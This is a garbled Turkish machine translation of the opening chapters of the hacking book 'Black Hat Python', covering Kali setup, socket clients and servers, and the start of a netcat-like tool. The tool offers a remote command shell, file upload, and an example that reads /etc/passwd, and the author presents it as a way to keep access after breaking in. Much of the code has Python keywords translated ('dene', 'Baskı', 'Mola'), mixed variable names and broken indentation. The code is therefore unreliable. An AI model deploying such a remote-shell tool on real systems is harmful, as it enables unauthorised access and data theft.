

Black Hat Python

*Python Programming for
Hackers and Pentesters*



Justin Seitz

Foreword by Charlie Miller



Siyah Şapka Python: Hackerlar ve Pentesterlar için Python Programlama

Justin Seitz

No Starch Press tarafından yayınlandı

Pat'e

Hiç tanışmamış olsak da, bana verdiğiniz harika ailenizin her bir üyesi için sonsuza dek minnettarım.

Kanada Kanser Derneği www.cancer.ca

Yazar Hakkında

Justin Seitz, Immunity, Inc. şirketinde kıdemli bir güvenlik araştırmacısıdır ve zamanını hata avcılığı, tersine mühendislik, açıklar yazma ve Python kodlama ile geçirmektedir. Güvenlik analizi için Python'u ele alan ilk kitap olan *Gray Hat Python*'un yazarıdır.

Teknik Deęerlendiriciler Hakkında

Dan Frisch, bilgi güvenlięi alanında on yılı aşkın deneyime sahiptir. Halen Kanada'da bir kolluk kuvvetinde kıdemli güvenlik analisti olarak görev yapmaktadır. Bu görevinden önce, Kuzey Amerika'daki finans ve teknoloji firmalarına güvenlik deęerlendirmeleri saęlayan bir danışman olarak çalışmıştır. Teknolojiye takıntılı olduęu ve 3. derece siyah kuşak sahibi olduęu için, tüm hayatının *Matrix* üzerine kurulu olduęunu (doęru bir şekilde) varsayabilirsiniz.

Commodore PET ve VIC-20'nin ilk günlerinden beri teknoloji Cliff Janzen için sürekli bir yol arkadaşı (ve bazen bir saplantı!) olmuştur. Cliff, on yıllık BT operasyonlarının ardından 2008 yılında bilgi güvenlięine geçtiğinde kariyer tutkusunu keşfetti. Son birkaç yıldır Cliff, politika incelemesinden sızma testlerine kadar her şeyi yapan bir güvenlik danışmanı olarak mutlu bir şekilde çalışıyor ve aynı zamanda en sevdięi hobisi olan bir kariyere sahip olduęu için kendini şanslı hissediyor.

Önsöz

Python, tercih ettiğiniz dil hakkındaki konuşmalar bazen daha çok dini bir savaş gibi görünse bile, bilgi güvenliği dünyasında hala baskın dildir. Python tabanlı araçlar arasında her türlü fuzzer, proxy ve hatta ara sıra ortaya çıkan exploitler yer almaktadır. CANVAS gibi istismar çerçeveleri, PyEmu veya Sulley gibi daha belirsiz araçlar gibi Python'da yazılmıştır.

Yazdığım hemen hemen her fuzzer veya exploit Python'da olmuştur. Aslında, Chris Valasek ve benim yakın zamanda gerçekleştirdiğimiz otomotiv korsanlığı araştırması, Python kullanarak otomotiv ağınıza CAN mesajları enjekte etmek için bir kütüphane içeriyordu!

Bilgi güvenliği görevleriyle ilgileniyorsanız, Python, kullanımınıza sunulan çok sayıda tersine mühendislik ve istismar kütüphanesi nedeniyle öğrenmek için harika bir dildir. Keşke Metasploit geliştiricilerinin akli başına gelse ve Ruby'den Python'a geçseler, topluluğumuz birleşmiş olurdu.

Justin bu yeni kitabında, girişimci genç bir hacker'ın başlangıç için ihtiyaç duyacağı çok çeşitli konuları ele alıyor. Ağ paketlerinin nasıl okunacağı ve yazılacağı, ağın nasıl koklanacağı ve web uygulamalarının denetlenmesi ve saldırılması için ihtiyaç duyabileceğiniz her şeyi anlatıyor. Daha sonra, Windows sistemlerine saldırmakla ilgili özellikleri ele almak için kodun nasıl yazılacağına önemli bir zaman ayırıyor. Genel olarak, *Black Hat Python* eğlenceli bir okuma ve sizi benim gibi süper bir hacker'a dönüştürmese de, kesinlikle bu yolda ilerlemeye başlamanızı sağlayabilir. Unutmayın, script çocukları ile profesyoneller arasındaki fark, yalnızca başkalarının araçlarını kullanmak ile kendi araçlarınızı yazmak arasındaki farktır.

Charlie Miller

Louis, Missouri Eylül 2014

Önsöz

Python hacker. Bunlar beni tanımlamak için kullanabileceğiniz iki kelime. Immunity'de Python kodlamayı gerçekten ama gerçekten bilen insanlarla çalışacak kadar şanslıyım. Ben o insanlardan biri değilim. Zamanımın büyük bir bölümünü sızma testleri yaparak geçiriyorum ve bu da hızlı Python araçları geliştirmeyi gerektiriyor, yürütmeye ve sonuç vermeye odaklanıyorum (güzelliğe, optimizasyona ve hatta kararlılığa değil). Bu kitap boyunca bu şekilde kod yazdığımı öğreneceksiniz, ancak bunun beni güçlü bir pentester yapan şeyin bir parçası olduğunu da hissediyorum. Umarım bu felsefe ve tarz size de yardımcı olur.

Kitapta ilerledikçe, tek bir konu üzerinde derinlemesine durmadığımı da fark edeceksiniz. Bu tasarım gereği. Temel bilgilere sahip olabilmeniz için size biraz da lezzet katarak asgari düzeyde bilgi vermek istiyorum. Bunu akılda tutarak, sizi kendi yönünüze doğru başlatmak için kitap boyunca fikirler ve ev ödevleri serpiştirdim. Bu fikirleri keşfetmenizi teşvik ediyorum ve kendi uygulamalarınızı, araçlarınızı veya yaptığınız ev ödevlerini duymayı çok isterim.

Her teknik kitapta olduğu gibi, Python (veya genel olarak bilgi güvenliği) konusunda farklı beceri düzeylerine sahip okuyucular bu kitabı farklı şekillerde deneyimleyeceklerdir. Bazılarınız kitabı alıp danışmanlık yaptığınız bir işle ilgili bölümleri okuyabilir, bazılarınız ise baştan sona okuyabilir. Eğer acemi ya da orta seviye bir Python programcısıysanız kitabın başından başlamanızı ve sırayla okumanızı tavsiye ederim. Yol boyunca bazı iyi yapı taşları edineceksiniz.

Başlangıç olarak, **Bölüm 2**'de bazı ağ temellerini ortaya koyuyorum ve **Bölüm 3**'te ham soketlere ve **Bölüm 4**'te daha ilginç ağ araçları için Scapy kullanmaya doğru yavaşça ilerliyoruz. Kitabın bir sonraki bölümü, **Bölüm 5**'te kendi özel araçlarınızla başlayarak ve ardından **Bölüm 6**'da popüler Burp Suite'i genişleterek web uygulamalarını hacklemekle ilgilidir. Bundan sonra, **Bölüm 7**'de GitHub komut ve kontrolü ile başlayarak, bazı Windows ayrıcalık yükseltme hilelerini ele alacağımız **Bölüm 10**'a kadar trojanlar hakkında konuşmak için çok zaman harcayacağız. Son bölüm, bazı saldırgan bellek adli tıp tekniklerini otomatikleştirmek için Volatility'yi kullanmakla ilgilidir.

Kod örneklerini kısa ve öz tutmaya çalışıyorum ve aynı şey açıklamalar için de geçerli. Python'da nispeten yeniyseniz, kodlama kas hafızasını geliştirmek için her satırı yumruklamanızı öneririm. Bu kitaptaki tüm kaynak kod örneklerine <http://nostarch.com/blackhatpython/> adresinden ulaşabilirsiniz. İşte başlıyoruz!

Teşekkür

Aileme - güzel eşim Clare ve beş çocuğum Emily, Carter, Cohen, Brady ve Mason'a - hayatımın bir buçuk yılını bu kitabı yazarak geçirirken gösterdikleri tüm teşvik ve hoşgörü için teşekkür etmek istiyorum. Erkek kardeşlerim, kız kardeşlerim, annem, babam ve Paulette de ne olursa olsun devam etmem için bana büyük motivasyon sağladılar. Hepinizi seviyorum.

Immunity'deki tüm arkadaşlarıma (yerim olsaydı her birinizi burada listelerdim): bana her gün tahammül ettiğiniz için teşekkürler. Birlikte çalışmak için gerçekten harika bir ekipsiniz. No Starch ekibine - Tyler, Bill, Serena ve Leigh - bu kitaba ve koleksiyonunuzdaki diğer kitaplara verdiğiniz tüm emekler için çok teşekkürler. Hepimiz minnettarız.

Ayrıca teknik hakemlerim Dan Frisch ve Cliff Janzen'e de teşekkür etmek istiyorum. Bu arkadaşlar her bir kod satırını yazdılar ve eleştirdiler, destekleyici kodlar yazdılar, düzenlemeler yaptılar ve tüm süreç boyunca kesinlikle inanılmaz bir destek sağladılar. Bir bilgi güvenliği kitabı yazan herkes gerçekten bu adamları yanına almalı; harikaydılar ve daha da fazlası.

İçkilerinizi, kahkahalarınızı ve GChat'lerinizi paylaşan diğer kabadayılar için: bu kitabı yazmakla ilgili olarak size işlememe ve sızlanmama izin verdiğiniz için teşekkürler.

Bölüm 1. Python Ortamınızı Kurmak

Bu, kitabın en az eğlenceli - ama yine de kritik - bölümüdür ve Python'u yazmak ve test etmek için bir ortam kurmayı anlatır. Kod geliştirmek için ihtiyacınız olan her şeye sahip olabilmeniz için bir Kali Linux sanal makinesi (VM) kurma ve güzel bir IDE kurma konusunda hızlandırılmış bir kurs yapacağız. Bu bölümün sonunda, kitabın geri kalanındaki alıştırmalar ve kod örnekleriyle başa çıkmaya hazır olmalısınız.

Başlamadan önce, VMWare Player'ı indirin ve kurun.^[1] Ayrıca, Windows XP ve Windows 7 de dahil olmak üzere, tercihen her iki durumda da 32 bit olmak üzere bazı Windows VM'lerini de hazır bulundurmanızı tavsiye ederim.

Kali Linux Kurulumu

Kali, Offensive Security tarafından bir sızma testi işletim sistemi olarak tasarlanan BackTrack Linux dağıtımının halefidir. Önceden yüklenmiş bir dizi araçla birlikte gelir ve Debian Linux tabanlıdır, bu nedenle başlangıçta işletim sisteminde bulunanların ötesinde çok çeşitli ek araçlar ve kütüphaneler de yükleyebilirsiniz.

İlk olarak, aşağıdaki URL'den bir Kali VM imajı alın: <http://images.offensive-security.com/kali-linux-1.0.9-vm-i486.7z>.^[2] İmajı indirip sıkıştırmasını açın ve ardından VMWare Player'ın çalıştırması için çift tıklayın. Varsayılan kullanıcı adı *root* ve parola *toor*'dur. Bu sizi **Şekil 1-1**'de gösterildiği gibi tam Kali masaüstü ortamına götürmelidir.



Şekil 1-1. Kali Linux masaüstü

Yapacağımız ilk şey Python'un doğru sürümünün kurulu olduğundan emin olmaktır. Bu kitap boyunca Python 2.7 kullanılacaktır. Kabukta (**Applications**►**Accessories**►**Terminal**) aşağıdakileri çalıştırın:

```
root@kali:~# python --version
Python
2.7.3
root@kali:~#
```

Eğer yukarıda tavsiye ettiğim imajı indirdiyseniz, Python 2.7 otomatik olarak yüklenecektir. Lütfen farklı bir Python sürümü kullanmanın bu kitaptaki bazı kod örneklerini bozabileceğini

unutmayın. Uyarıldınız.

Şimdi de `easy_install` ve `pip` şeklinde Python paket yönetiminin bazı faydalı parçalarını ekleyelim. Bunlar `apt` paket yöneticisine çok benzerler çünkü Python kütüphanelerini elle indirmek, paketten çıkarmak ve kurmak zorunda kalmadan doğrudan yüklemenize izin verirler. Aşağıdaki komutları vererek bu paket yöneticilerinin her ikisini de kuralım:

```
root@kali:~#: apt-get install python-setuptools python-pip
```

Paketler yüklendiğinde, hızlı bir test yapılabilir ve **Bölüm 7**'de GitHub tabanlı bir truva atı oluşturmak için kullanacağımız modülü yükleyebiliriz. Terminalinize aşağıdakileri girin:

```
root@kali:~#: pip install github3.py
```

Terminalinizde kütüphanenin indirildiğini ve kurulduğunu gösteren bir çıktı görmelisiniz. Ardından bir Python kabuğuna girin ve doğru şekilde yüklendiğini doğrulayın:

```
root@kali:~#: python
Python 2.7.3 (varsayılan, 14 Mart 2014,
11:57:14) [GCC 4.7.2] linux2 üzerinde
Daha fazla bilgi için "help", "copyright", "credits" veya "license" yazın.
>> import github3
>> exit()
```

Eğer sonuçlarınız bunlarla aynı değilse, Python ortamınızda bir "yanlış yapılandırma" var demektir ve Python dojo'muza büyük bir utanç getirdiniz demektir! Bu durumda, yukarıdaki tüm adımları izlediğinizden ve doğru Kali sürümüne sahip olduğunuzdan emin olun.

Bu kitaptaki çoğu örnek için kodunuzu Mac, Linux ve Windows dahil olmak üzere çeşitli ortamlarda geliştirebileceğinizi unutmayın. Windows'a özel bazı bölümler var ve bunları bölümün başında size bildireceğimden emin olabilirsiniz.

Artık hack sanal makinemizi kurduğumuza göre, geliştirme için bir Python IDE'si kuralım.

WingIDE

Genelde ticari yazılım ürünlerini savunmasam da WingIDE, Immunity'de son yedi yılda kullandığım en iyi IDE. WingIDE, otomatik tamamlama ve işlev parametrelerinin açıklanması gibi tüm temel IDE işlevlerini sağlar, ancak hata ayıklama yetenekleri onu diğer IDE'lerden ayıran şeydir. Size WingIDE'nin ticari sürümünün kısa bir özetini vereceğim, ancak elbette sizin için en iyi sürümü seçmelisiniz.^[3]

WingIDE'ı <http://www.wingware.com/> adresinden edinebilirsiniz ve ticari sürümde bulunan bazı özellikleri ilk elden deneyimleyebilmeniz için deneme sürümünü yüklemenizi tavsiye ederim.


Geliştirmenizi istediğiniz herhangi bir platformda yapabilirsiniz, ancak en azından başlamak için WingIDE'yi Kali VM'nize kurmak en iyisi olabilir. Şu ana kadar talimatlarımı takip ettiyseniz, WingIDE için 32 bit .deb paketini indirdiğinizden ve kullanıcı dizininize kaydettiğinizden emin olun. Ardından bir terminale gidin ve aşağıdakileri çalıştırın:

```
root@kali:~# dpkg -i wingide5_5.0.9-1_i386.deb
```

Bu, WingIDE'yi planlandığı gibi yüklemelidir. Herhangi bir kurulum hatası alırsanız, karşılanmamış bağımlılıklar olabilir. Bu durumda, basitçe çalıştırın:

```
root@kali:~# apt-get -f install
```

Bu, eksik bağımlılıkları düzeltmeli ve WingIDE'yi yüklemelidir. Doğru şekilde yüklediğinizi doğrulamak için **Şekil 1-2**'de gösterildiği gibi erişebildiğinizden emin olun.



Şekil 1-3. Ana WingIDE pencere düzeni

Hata Ayıklama Probu ve Yığın Verisi sekmeleri de dahil olmak üzere WingIDE'nin bazı yararlı işlevlerini göstermek için bazı basit kodlar yazalım. Aşağıdaki kodu düzenleyiciye girin:

```
def sum(number_one,number_two):
    number_one_int = convert_integer(number_one)
    number_two_int = convert_integer(number_two)

    result = number_one_int + number_two_int


    return result

def convert_integer(number_string):

    converted_integer =
    int(number_string) return
    converted_integer

cevap = toplam("1", "2")
```

Bu çok yapmacık bir örnektir, ancak WingIDE ile hayatınızı nasıl kolaylaştıracağınızın mükemmel bir göstergesidir. İstediğiniz dosya adıyla kaydedin, Hata **Ayıklama** menü öğesine tıklayın ve **Şekil 1-4**'te gösterildiği gibi **Geçerli Dosyayı Ana Hata Ayıklama Dosyası Olarak Seç** seçeneğini seçin.




Şekil 1-4. Geçerli Python betiğini hata ayıklama için ayarlama

Şimdi şu kod satırında bir kesme noktası belirleyin:


```
return converted_integer
```

Bunu sol kenar boşluğuna tıklayarak veya F9 tuşuna basarak yapabilirsiniz. Kenar boşluğunda küçük kırmızı bir noktanın belirdiğini görmelisiniz. Şimdi F5 tuşuna basarak kodu çalıştırın ve yürütme kesme noktanızda durmalıdır. **Yığın Verileri** sekmesine tıklayın ve **Şekil 1-5**'teki gibi bir ekran görmelisiniz.

Yığın Verileri sekmesi bize kesme noktamızın vurulduğu andaki yerel ve global değişkenlerin durumu gibi bazı yararlı bilgiler gösterecektir. Bu, hataları izlemek için yürütme sırasında değişkenleri incelemeniz gereken daha gelişmiş kodlarda hata ayıklamanıza olanak tanır. Aşağı açılır çubuğa tıklarsanız, içinde bulunduğunuz fonksiyonu hangi fonksiyonun çağırdığını gösteren mevcut çağrı yığını da görebilirsiniz. Yığın izini görmek için **Şekil 1-6**'ya bir göz atın.




Şekil 1-5. Kesme noktası vuruşundan sonra yığın verilerini görüntüleme



Şekil 1-6. Geçerli yığın izini görüntüleme

Python betiğimizin 3. satırındaki `sum` fonksiyonundan `convert_integer`'ın çağrıldığını görebiliriz. Bu, özyinelemeli fonksiyon çağrılarınız veya birçok potansiyel yerden çağrılan bir fonksiyonunuz varsa çok yararlı olur. Stack Data sekmesini kullanmak Python geliştirme kariyerinizde çok kullanışlı olacaktır!

Bir sonraki önemli özellik Hata Ayıklama Probu sekmesidir. Bu sekme, kesme noktanızın tam olarak vurulduğu anın mevcut bağlamı içinde çalışan bir Python kabuğuna girmenizi sağlar. Bu, değişkenleri incelemenize ve değiştirmenize, ayrıca yeni fikirler denemek veya sorun gidermek için küçük test kodu parçacıkları yazmanıza olanak tanır. **Şekil 1-7**, `converted_integer` değişkeninin nasıl inceleneceğini ve değerinin nasıl değiştirileceğini göstermektedir.



Şekil 1-7. Yerel değişkenleri incelemek ve değiştirmek için Hata Ayıklama Probunu kullanma

Bazı değişiklikler yaptıktan sonra, F5 tuşuna basarak komut dosyasının yürütülmesine devam edebilirsiniz.

Bu çok basit bir örnek olmasına rağmen, Python komut dosyaları geliştirmek ve hata ayıklamak için WingIDE'nin en kullanışlı özelliklerinden bazılarını göstermektedir.^[4]

Bu kitabın geri kalanı için kod geliştirmeye başlamak için ihtiyacımız olan tek şey bu. Windows'a özgü bölümler için sanal makineleri hedef makine olarak hazırlamayı unutmayın, ancak elbette yerel donanım kullanmak herhangi bir sorun yaratmayacaktır.

Şimdi biraz gerçek eğlenceye geçelim!

[1] VMWare Player'ı <http://www.vmware.com/> adresinden indirebilirsiniz.

[2] Bu bölümdeki bağlantıların "tıklanabilir" bir listesi için <http://nostarch.com/blackhatpython/> adresini ziyaret edin.

[3] Sürümler arasındaki özelliklerin karşılaştırması için <https://wingware.com/wingide/features/> adresini ziyaret edin.

[4] WingIDE ile karşılaştırılabilir özelliklere sahip bir IDE kullanıyorsanız, lütfen bana bir e-posta veya tweet gönderin, çünkü bunu duymak isterim!

Bölüm 2. Ağ: Temel Bilgiler

Ağ, bir hacker için her zaman en seksi arenadır ve öyle kalacaktır. Bir saldırgan basit ağ erişimiyle ana bilgisayarları taramak, paketleri enjekte etmek, verileri koklamak, ana bilgisayarları uzaktan istismar etmek ve çok daha fazlası gibi neredeyse her şeyi yapabilir. Ancak kurumsal bir hedefin en derinlerine kadar ilerlemiş bir saldırgansanız, kendinizi biraz muamma içinde bulabilirsiniz: ağ saldırıları gerçekleştirmek için hiçbir aracınız yoktur. Netcat yok. Wireshark yok. Derleyiciniz yok ve derleyici kurmak için bir aracınız da yok. Bununla birlikte, birçok durumda bir Python yüklemesi bulacağınızı görünce şaşırabilirsiniz ve biz de buradan başlayacağız.

Bu bölüm size `socket`^[5] modülünü kullanarak Python ağları hakkında bazı temel bilgiler verecektir. Yol boyunca, istemciler, sunucular ve bir TCP proxy oluşturacağız; ve sonra bunları komut kabuğu ile tamamlanmış kendi netcat'imize dönüştüreceğiz. Bu bölüm, bir ana bilgisayar keşif aracı oluşturacağımız, platformlar arası koklayıcılar uygulayacağımız ve bir uzak trojan çerçevesi oluşturacağımız sonraki bölümler için temel oluşturmaktadır. Haydi başlayalım.

Bir Paragrafta Python Ağ İletişimi

Programcılar Python'da ağa bağlı sunucular ve istemciler oluşturmak için bir dizi üçüncü taraf araca sahiptir, ancak tüm bu araçlar için temel modül `socket`'tir. Bu modül, TCP ve UDP istemcilerini ve sunucularını hızlı bir şekilde yazmak, ham soketleri kullanmak vb. için gerekli tüm parçaları ortaya çıkarır. Hedef makinelere girmek ya da erişimi sürdürmek için ihtiyacınız olan tek şey bu modüldür. Yazacağınız en yaygın iki hızlı ağ komut dosyası olan bazı basit istemciler ve sunucular oluşturarak başlayalım.

TCP İstemcisi

Sızma testleri sırasında hizmetleri test etmek, çöp veri göndermek, bulanıklaştırmak veya başka herhangi bir görev için bir TCP istemcisi hazırlamam gereken sayısız kez olmuştur. Büyük kurumsal ortamların sınırları içinde çalışıyorsanız, ağ araçları veya derleyiciler gibi lükslere sahip olmayacaksınız ve bazen kopyalama/yapıştırma yeteneği veya İnternet bağlantısı gibi mutlak temellerden bile yoksun olacaksınız. İşte bu noktada hızlı bir şekilde bir TCP istemcisi oluşturabilmek son derece kullanışlı hale gelir. Ama bu kadar gevezelik yeter - hadi kodlamaya başlayalım. İşte basit bir TCP istemcisi.

```
import socket

target_host = "www.google.com"
target_port = 80

# bir socket nesnesi oluşturun
❶ istemci = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# istemciyi bağlayın
❷ client.connect((target_host,target_port))

# bazı veriler gönder
❸ client.send("GET / HTTP/1.1\r\nHost: google.com\r\n\r\n")

# bazı verileri al
❹ yanıt = istemci.recv(4096)

yanıt yazdır
```

İlk olarak `AF_INET` ve `SOCK_STREAM` parametreleriyle bir socket nesnesi oluşturuyoruz ❶. `AF_INET` parametresi standart bir IPv4 adresi veya ana bilgisayar adı kullanacağımızı, `SOCK_STREAM` ise bunun bir TCP istemcisi olacağını belirtir. Daha sonra istemciyi sunucuya bağlarız ❷ ve ona bazı veriler göndeririz ❸. Son adım, bazı verileri geri almak ve yanıtı yazdırmaktır ❹. Bu en basit yöntemdir

TCP istemcisinin bir formudur, ancak en sık yazacağınız formdur.

Yukarıdaki kod parçasığında, socketler hakkında kesinlikle farkında olmanız gereken bazı ciddi varsayımlarda bulunuyoruz. İlk varsayım bağlantımızın her zaman başarılı olacağı, ikincisi ise sunucunun her zaman önce bizim veri göndermemizi beklediği (önce size veri göndermeyi bekleyen ve yanıtınızı bekleyen sunucuların aksine). Üçüncü varsayımımız ise sunucunun bize verileri her zaman zamanında geri göndereceğidir. Bu varsayımları büyük ölçüde basitlik adına yapıyoruz. Programcıların engelleme socketleri, socketlerde istisna işleme ve benzerleri ile nasıl başa çıkacakları konusunda farklı görüşleri olsa da, pentesters'ın bu incelikleri keşif veya istismar çalışmaları için hızlı ve kirli araçlara yerleştirmesi oldukça nadirdir, bu yüzden bu bölümde bunları atlayacağız.

UDP İstemcisi

Bir Python UDP istemcisi, TCP istemcisinden çok farklı değildir; paketleri UDP biçiminde göndermesini sağlamak için yalnızca iki küçük değişiklik yapmamız gerekir.

```
import socket

target_host = "127.0.0.1"
target_port = 80

# bir socket nesnesi oluşturun
❶ client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# bazı veriler gönder
❷ client.sendto("AAABBBCCC", (target_host, target_port))

# bazı verileri al
❸ data, addr = client.recvfrom(4096)

veri yazdır
```

Gördüğünüz gibi, socket nesnesini oluştururken socket türünü `SOCK_DGRAM` ❶ olarak değiştiriyoruz. Bir sonraki adım basitçe `sendto()` ❷ işlevini çağırmak, veriyi ve veriyi göndermek istediğiniz sunucuyu iletmektir. UDP bağlantısız bir protokol olduğu için önceden `connect()` çağrısı yapılmaz. Son adım, UDP verilerini geri almak için `recvfrom()` ❸ işlevini çağırmaktır. Ayrıca bu çağrının hem verileri ve uzak ana bilgisayar ve bağlantı noktasının ayrıntıları.

Yine, üstün ağ programcıları olmak istemiyoruz; günlük bilgisayar korsanlığı görevlerimizi yerine getirecek kadar hızlı, kolay ve güvenilir olmasını istiyoruz. Şimdi bazı basit sunucular oluşturmaya geçelim.

TCP Sunucusu

Python'da TCP sunucuları oluşturmak, bir istemci oluşturmak kadar kolaydır. Komut kabukları yazarken veya bir proxy oluştururken (her ikisini de daha sonra yapacağız) kendi TCP sunucunuzu kullanmak isteyebilirsiniz. Standart bir çok iş parçacıklı TCP sunucusu oluşturarak başlayalım. Aşağıdaki kodu hazırlayın:

```
import socket
import
threading

bind_ip= "0.0.0.0"
bind_port = 9999

sunucu = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

❶ server.bind((bind_ip,bind_port))

❷ server.listen(5)

print "[*] Listening on %s:%d" % (bind_ip,bind_port)

# bu bizim müşteri işleme iş parçacığımız
❸ def handle_client(client_socket):

    # istemcinin gönderdiklerini yazdır
    request = client_socket.recv(1024)

    print "[*] Alındı: %s" % istek

    # bir paketi geri gönder
    client_socket.send("ACK!")

    client_socket.close()

while True:

    ❹ istemci,addr = sunucu.accept()

    print "[*] Bağlantı kabul edildi: %s:%d" % (addr[0],addr[1])

    # gelen verileri işlemek için istemci iş parçacığımızı döndürün
    client_handler = threading.Thread(target=handle_client,args=(client,))

    ❺ client_handler.start()
```

Başlamak için sunucunun dinlemesini istediğimiz IP adresini ve portu ❶ giriyoruz. Daha sonra sunucuya maksimum bağlantı sayısı 5 olarak ayarlanmış şekilde ❷ dinlemeye başlamasını söylüyoruz. Daha sonra sunucuyu ana döngüsüne sokuyoruz ve burada gelen bir bağlantıyı bekliyor. Bir istemci bağlandığında ❹, istemci soketini istemci değişkenine ve uzak bağlantı ayrıntılarını addr değişkenine yönlendiriyoruz. Daha sonra adresinin handle_client fonksiyonumuza işaret ettiği yeni bir iş parçacığı nesnesi oluşturuyoruz ve bu nesneye argüman olarak istemci soket nesnesini aktarıyoruz. Ardından istemci bağlantısını ❺ işlemek için iş parçacığını başlatırız ve ana sunucu döngümüz gelen başka bir bağlantıyı işlemeye hazırdır. handle_client ❸ fonksiyonu recv() işlemini gerçekleştirir ve ardından istemciye basit bir mesaj gönderir.

Daha önce oluşturduğumuz TCP istemcisini kullanırsanız, sunucuya bazı test paketleri gönderebilirsiniz ve aşağıdaki gibi bir çıktı görmeniz gerekir:

```
[*] 0.0.0.0:9999 üzerinde dinleniyor
```

```
[*] 127.0.0.1:62512 adresinden bağlantı kabul  
edildi [*] Alındı: ABCDEF
```

İşte bu kadar! Oldukça basit, ancak bu, önümüzdeki birkaç bölümde bir netcat ikamesi ve bir TCP proxy oluştururken genişleteceğimiz çok kullanışlı bir kod parçasıdır.

Netcat'in Değiştirilmesi

Netcat, ağın maket bıçağıdır, bu nedenle kurnaz sistem yöneticilerinin onu sistemlerinden kaldırması şaşırtıcı değildir. Birden fazla kez, netcat'in kurulu olmadığı ancak Python'un kurulu olduğu sunucularla karşılaştım. Bu durumlarda, dosyaları itmek için kullanabileceğiniz basit bir ağ istemcisi ve sunucusu oluşturmak ya da size komut satırı erişimi sağlayan bir dinleyiciye sahip olmak yararlıdır. Eğer bir web uygulamasına girdiyseniz, önce truva atlarınızdan ya da arka kapılarınızdan birini yakmak zorunda kalmadan ikincil erişim sağlamak için kesinlikle bir Python geri çağırısı bırakmaya değer. Bunun gibi bir araç oluşturmak aynı zamanda harika bir Python alıştırmasıdır, öyleyse başlayalım.

```
import sys
import socket
import getopt
import threading
import
subprocess

# bazı global değişkenleri
tanımlayın listen= False
command= False
upload= False
execute= ""
target= ""

upload_destination =
"" port= 0
```

Burada sadece gerekli tüm kütüphanelerimizi içe aktarıyoruz ve bazı global değişkenleri ayarlıyoruz. Henüz ağır bir iş yok.

Şimdi komut satırı argümanlarını işlemekten ve diğer fonksiyonlarımızı çağırmaktan sorumlu ana fonksiyonumuzu oluşturalım.

```
❶ def usage():
    print "BHP Net Aracı"
    Baskı
    print "Kullanım: bhpnet.py -t target_host -p port"
    print "-l --listen          - listen on [host]:[port]
                                for incoming connections"
    print "-e --execute=file_to_run - verilen dosyayı çalıştır
                                bir bağlantı almak"
    print "-c --komut              - bir komut kabuğunu başlatın"
    print "-u --upload=destination - bağlantı alındıktan sonra bir
                                dosyasını açın ve [hedef]'e yazın"

    baskı
    baskı
    Baskı "Örnekler: "
    Baskı "bhpnet.py -t 192.168.0.1 -p 5555 -l -c"
    Baskı "bhpnet.py -t 192.168.0.1 -p 5555 -l -u=c:\\target.exe"
    Baskı "bhpnet.py -t 192.168.0.1 -p 5555 -l -e=\"cat /etc/passwd\""
    print "echo 'ABCDEFGHI' | ./bhpnet.py -t 192.168.11.12 -p 135"
    sys.exit(0)

def main():
    global listen
    global port
    global execute
    global komut
    global upload_destination
    global target

    if not len(sys.argv[1:]):
```

usage()

komut satırı seçeneklerini okuyun

❷

```
dene    opts, args = getopt.getopt(sys.argv[1:], "hle:t:p:cu:", ["help", "listen", "execute",
:      "target", "port", "command", "upload"])
except getopt.GetoptError as err:
    print str(err)
    usage()

for o,a in opts:
    if o in ("-h","--
        help"): usage()
    elif o in ("-l","--listen"):
        listen = True
    elif o in ("-e", "--
        execute"): execute =
        a
    elif o in ("-c", "--commandshell"):
        command = True
    elif o in ("-u", "--upload"):
        upload_destination = a
    elif o in ("-t", "--target"):
        target = a
    elif o in ("-p", "--port"):
        port = int(a)

    Başka:
        assert False, "İşlenmemiş Seçenek"
```

```
# dinleyecek miyiz yoksa sadece stdin'den veri mi göndereceğiz?
listen değilse ve len(target) ve port > 0 ise:
```

❸

```
# komut satırından tamponu okuyun
# bu bloke olacaktır, bu yüzden stdin'e girdi #
göndermiyorsanız CTRL-D gönderin
buffer = sys.stdin.read()

# verileri gönder
client_sender(buffer)
```

```
# dinleyeceğiz ve potansiyel olarak
# bir şeyler yükleyin, komutları çalıştırın ve yukarıdaki
komut satırı seçeneklerimize bağlı olarak # bir kabuğu
geri bırakın
eğer dinlersen:
```

❹

```
server_loop()
```

```
main()
```

Tüm komut satırı seçeneklerini ❷ okuyarak ve tespit ettiğimiz seçeneklere bağlı olarak gerekli değişkenleri ayarlayarak başlıyoruz. Komut satırı parametrelerinden herhangi biri kriterlerimize uymuyorsa, yararlı kullanım bilgilerini yazdırıyoruz ❶. Bir sonraki kod bloğunda ❸, stdin'den veri okumak ve ağ üzerinden göndermek için netcat'i taklit etmeye çalışıyoruz. Belirtildiği gibi, etkileşimli olarak veri göndermeyi planlıyorsanız, stdin okumasını atlamak için bir CTRL-D göndermeniz gerekir. Son parça ❹, bir dinleme soketi kuracağımızı ve diğer komutları işleyeceğimizi tespit ettiğimiz yerdur (bir dosya yüklemek, bir komutunu kullanarak bir komut kabuğu başlatın).

Şimdi istemci kodumuzdan başlayarak bu özelliklerden bazıları için tesisat kurmaya başlayalım. Aşağıdaki kodu ana fonksiyonumuzun üzerine ekleyin.

```
def client_sender(buffer):
```

```
    istemci = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

dene:

```
# hedef ana bilgisayarımıza  
bağlanın  
client.connect((hedef,port))
```

```

❶      if len(tampon):
        client.send(tampon)
    while True:

        # şimdi verinin geri
        dönmesini bekleyin
        recv_len = 1
        yanıt = ""

❷      while recv_len:

        Veri      = client.recv(4096)
        recv_len = len(veri)
        response+= veri

        recv_len < 4096 ise:
            Mola

        Baskı yanıtı,

❸      # daha fazla girdi için bekleyin
        buffer =
        raw_input("") buffer
        += "\n"

        # gönder
        client.send(buffer)

hariç:

    print "[*] İstisna! Çıkılıyor."

    # bağlantıyı sonlandır
    client.close()

```

Bu kodun çoğu şimdiye kadar size tanıdık gelmiş olmalı. TCP soket nesnemizi kurarak başlıyoruz ve ardından stdin'den herhangi bir girdi alıp almadığımızı görmek için test ❶ ediyoruz. Her şey yolundaysa, verileri uzaktaki hedefe gönderiyoruz ve alınacak veri kalmayana kadar verileri ❷ geri alıyoruz. Daha sonra kullanıcıdan daha fazla girdi bekleriz ❸ ve kullanıcı betiği sonlandırana kadar veri göndermeye ve almaya devam ederiz. Ekstra satır sonu özellikle kullanıcı girdimize eklenir, böylece istemcimiz uyumlu olur

